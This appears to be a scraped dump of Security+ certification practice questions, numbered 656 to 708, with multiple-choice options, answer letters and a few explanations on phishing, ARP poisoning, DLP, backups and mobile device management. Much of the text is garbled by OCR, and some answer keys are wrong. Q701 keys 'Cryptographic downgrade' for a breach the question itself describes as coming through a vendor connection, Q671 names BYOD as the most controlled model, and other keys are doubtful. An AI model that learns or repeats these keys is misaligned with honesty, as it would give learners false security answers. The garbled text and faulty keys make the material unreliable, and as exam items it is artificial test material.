Answer: B

NEW QUESTION 656
- (Exam Topic 5)
A bad actor tries to persuade someone to provide financial information over the phone in order to gain access to funds. Which of the following types of attacks does this scenario describe?

A. Vishing
B. Phishing
C. Spear phishing
D. Whaling

Answer: A

NEW QUESTION 657
- (Exam Topic 5)
A company is required to continue using legacy software to support a critical service. Which of the following BEST explains a risk of this practice?

A. Default system configuration
B. Unsecure protocols
C. Lack of vendor support
D. Weak encryption

Answer: C


NEW QUESTION 660

- (Exam Topic 5)
After a phishing scam fora user's credentials, the red team was able to craft payload to deploy on a server. The attack allowed the installation of malicious software that initiates a new remote session
Which of the following types of attacks has occurred?

A. Privilege escalation
B. Session replay
C. Application programming interface
D. Directory traversal

Answer: A

NEW QUESTION 664
- (Exam Topic 5)
A securily analysl has receved several reporls of an issue on an inlemal web application. Users state they are having to provide their credentials brice to log in. The analyst checks with he application team and noles Unis is not an expected bohavier. After looking at several lags, the analysi deciies to in some commands on the gateway and obtains the following output:



```
Internet address     Physical address    Type
192.168.1.1          ff-ec-ab-00-aa-78   dynamic
192.168.1.5          ff-00-5e-48-00-fb   dynamic
192.168.1.8          00-0c-29-1a-e7-fa   dynamic
192.168.1.10         fc-41-5e-48-00-ff   dynamic
224.215.54.47        fc-00-5e-48-00-fb   static
```

Which of the following BEST describes the attack the company is experiencing?

A. MAC fleoding
B. URL redirection
C. ARP paisoning
D. DNS hijacking

Answer: C

NEW QUESTION 666
- (Exam Topic 5)
A scurity analyst must enforce policies to harden an MDM infrastructure. The requirements are as follows:
* Ensure mobile devices can be tracked and wiped.
* Confirm mobile devices are encrypted.
Which of the following should the analyst enable on all the devices to meet these requirements?

A. A Geofencing
B. Biometric authentication
C. Geolocation
D. Geotagging

Answer: A

NEW QUESTION 669
- (Exam Topic 5)
A major Clotting company recently lost 4 aege amount of propeetary wvformaton The security olficer must fied a solution t ensure frs never happens agan tht 8 the BEST tachrycal implementation tp prevent thes fom happening agai?

A. Configure OLP soktons
B. Disable peer-to-peer sharing
C. Enable role-based access controls.
D. Mandate job rotabon
E. Implement content ters

Answer: A

NEW QUESTION 671
- (Exam Topic 5)
A company would like to provide flexibility for employees on device preference. However, the company is concerned about supporting too many different types of hardware. Which of the following deployment models will provide the needed flexibility with the GREATEST amount of control and security over company data and infrastructure?

A. BYOD
B. VDI
C. COPE
D. CYOD

Answer: A

NEW QUESTION 675
- (Exam Topic 5)
An organization recently acquired an ISO 27001 certification. Which of the following would MOST likely be considered a benefit of this certification?

A. It allows for the sharing of digital forensics data across organizations

B. It provides insurance in case of a data breach
C. It provides complimentary training and certification resources to IT security staff.
D. It certifies the organization can work with foreign entities that require a security clearance
E. It assures customers that the organization meets security standards

Answer: E

NEW QUESTION 676
- (Exam Topic 5)
A client sent several inquiries to a project manager about the delinquent delivery status of some critical reports. The project manager claimed the reports were previously sent via email, but then quickly generated and backdated the reports before submitting them as plain text within the body of a new email message thread. Which of the following actions MOST likely supports an investigation for fraudulent submission?

A. Establish chain of custody.
B. Inspect the file metadata.
C. Reference the data retention policy.
D. Review the email event logs

Answer: D

NEW QUESTION 679
- (Exam Topic 5)
During a Chiet Information Securty Officer (CISO) comvenbon to discuss security awareness, the affendees are provided with a network connection to use as a resource. As the Convention progresses. ane of the attendees starts to notice delays in the connection. and the HTTPS ste requests are reverting to HTTP. Which of the folowing BEST describes what is happening?

A. Birtuday colfisices on the cartificate key
B. DNS hijackeng to reroute tratic
C. Brute force 1 tho access point
D. A SSL/TLS downgrade

Answer: D

NEW QUESTION 681
- (Exam Topic 5)
Which of the following would be BEST for a technician to review to determine the total risk an organization can bear when assessing a "cloud-first" adoption strategy?

A. Risk matrix
B. Risk tolerance
C. Risk register
D. Risk appetite

Answer: D

NEW QUESTION 682
- (Exam Topic 5)
A systems administrator is considering different backup solutions for the IT infrastructure. The company is looking for a solution that offers the fastest recovery time while also saving the most amount of storage used to maintain the backups. Which of the following recovery solutions would be the BEST option to meet these requirements?

A. Snapshot
B. Differential
C. Full
D. Tape

Answer: B

NEW QUESTION 686
- (Exam Topic 5)
A security analyst is responding to an alert from the SIEM. The alert states that malware was discovered on a host and was not automatically deleted. Which of the following would be BEST for the analyst to perform?

A. Add a deny-all rule to that host in the network ACL
B. Implement a network-wide scan for other instances of the malware.
C. Quarantine the host from other parts of the network
D. Revoke the client's network access certificates

Answer: C

NEW QUESTION 687
- (Exam Topic 6)
An employee, receives an email stating he won the lottery. The email includes a link that requests a name, mobile phone number, address, and date of birth be provided to confirm employee's identity before sending him the prize. Which of the following BEST describes this type of email?

A. Spear phishing
B. Whaling

C. Phishing
D. Vishing

Answer: C

NEW QUESTION 689
- (Exam Topic 6)
A company would like to protect credit card information that is stored in a database from being exposed and reused. However, the current POS system does not support encryption. Which of the following would be BEST suited to secure this information?

A. Masking
B. Tokenization
C. DLP
D. SSL/TLS

Answer: B

Explanation:
Tokenization replaces sensitive data with non-sensitive data, such as a unique identifier. This means that the data is still present in the system, but the sensitive information itself is replaced with the token. Tokenization is more secure than masking, which only obscures the data but does not eliminate it. DLP is not suitable for this task, as it is designed to prevent the loss or leakage of data from the system. SSL/TLS can be used to secure the transmission of data, but it cannot prevent the data itself from being exposed or reused. For more information, please refer to CompTIA Security+ SY0-601 Exam Objectives, Section 3.3: Explain the security purpose of authentication, authorization and accounting (AAA) services, and Section 4.7: Explain the purpose and characteristics of various types of encryption.

NEW QUESTION 691
- (Exam Topic 6)
A user is trying to upload a tax document, which the corporate finance department requested, but a security program IS prohibiting the upload A security analyst determines the file contains Pll, Which of
the following steps can the analyst take to correct this issue?

A. Create a URL filter with an exception for the destination website.
B. Add a firewall rule to the outbound proxy to allow file uploads
C. Issue a new device certificate to the user's workstation.
D. Modify the exception list on the DLP to allow the upload

Answer: D

Explanation:
Data Loss Prevention (DLP) policies are used to identify and protect sensitive data, and often include a list of exceptions that allow certain types of data to be uploaded or shared. By modifying the exception list on the DLP, the security analyst can allow the tax document to be uploaded without compromising the security of the system. (Reference: CompTIA Security+ SY0-601 Official Textbook, page 479-480)

NEW QUESTION 694
- (Exam Topic 6)
A new security engineer has started hardening systems. One of the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability to use SCP to transfer files to the NAS, even though the data is still viewable from the users' PCs. Which of the following is the MOST likely cause of this issue?

A. TFTP was disabled on the local hosts
B. SSH was turned off instead of modifying the configuration file
C. Remote login was disabled in the networkd.conf instead of using the sshd.conf.
D. Network services are no longer running on the NA

Answer: B

Explanation:
Disabling remote logins to the NAS likely involved turning off SSH instead of modifying the configuration file. This would prevent users from using SCP to transfer files to the NAS, even though the data is still viewable from the users' PCs. Source: TechTarget

NEW QUESTION 697
- (Exam Topic 6)
A large bank with two geographically dispersed data centers Is concerned about major power disruptions at Both locations. Every day each location experiences very brief outages thai last (or a few seconds. However, during the summer a high risk of intentional under-voltage events that could last up to an hour exists, particularly at one of the locations near an industrial smelter. Which of the following is the BEST solution to reduce the risk of data loss?

A. Dual supply
B. Generator
C. PDU
D. Dally backups

Answer: B

Explanation:
A generator will provide uninterrupted power to the data centers, ensuring that they are not affected by any power disruptions, intentional or otherwise. This is more reliable than a dual supply or a PDU, and more effective than daily backups, which would not be able to protect against an outage lasting an hour.

NEW QUESTION 701

- (Exam Topic 6)
A company recently experienced a major breach. An investigation concludes that customer credit card data was stolen and exfiltrated through a dedicated business partner connection to a vendor, who is not held to the same security contral standards. Which of the following is the MOST likely source of the breach?

A. Side channel
B. Supply chain
C. Cryptographic downgrade
D. Malware

Answer: C

NEW QUESTION 706
- (Exam Topic 6)
A Chief information Officer is concemed about employees using company-issued laptops to steal dala when accessing network shares Which of the following should the company implement?

A. DLP
B. CASB
C. HIDS
D. EDR
E. UEFI

Answer: A

NEW QUESTION 707
- (Exam Topic 6)
A network engineer and a security engineer are discussing ways to monitor network operations. Which of the following is the BEST method?

A. Disable Telnet and force SSH.
B. Establish a continuous ping.
C. Utilize an agentless monitor
D. Enable SNMPv3 With passwords.

Answer: A

NEW QUESTION 708
......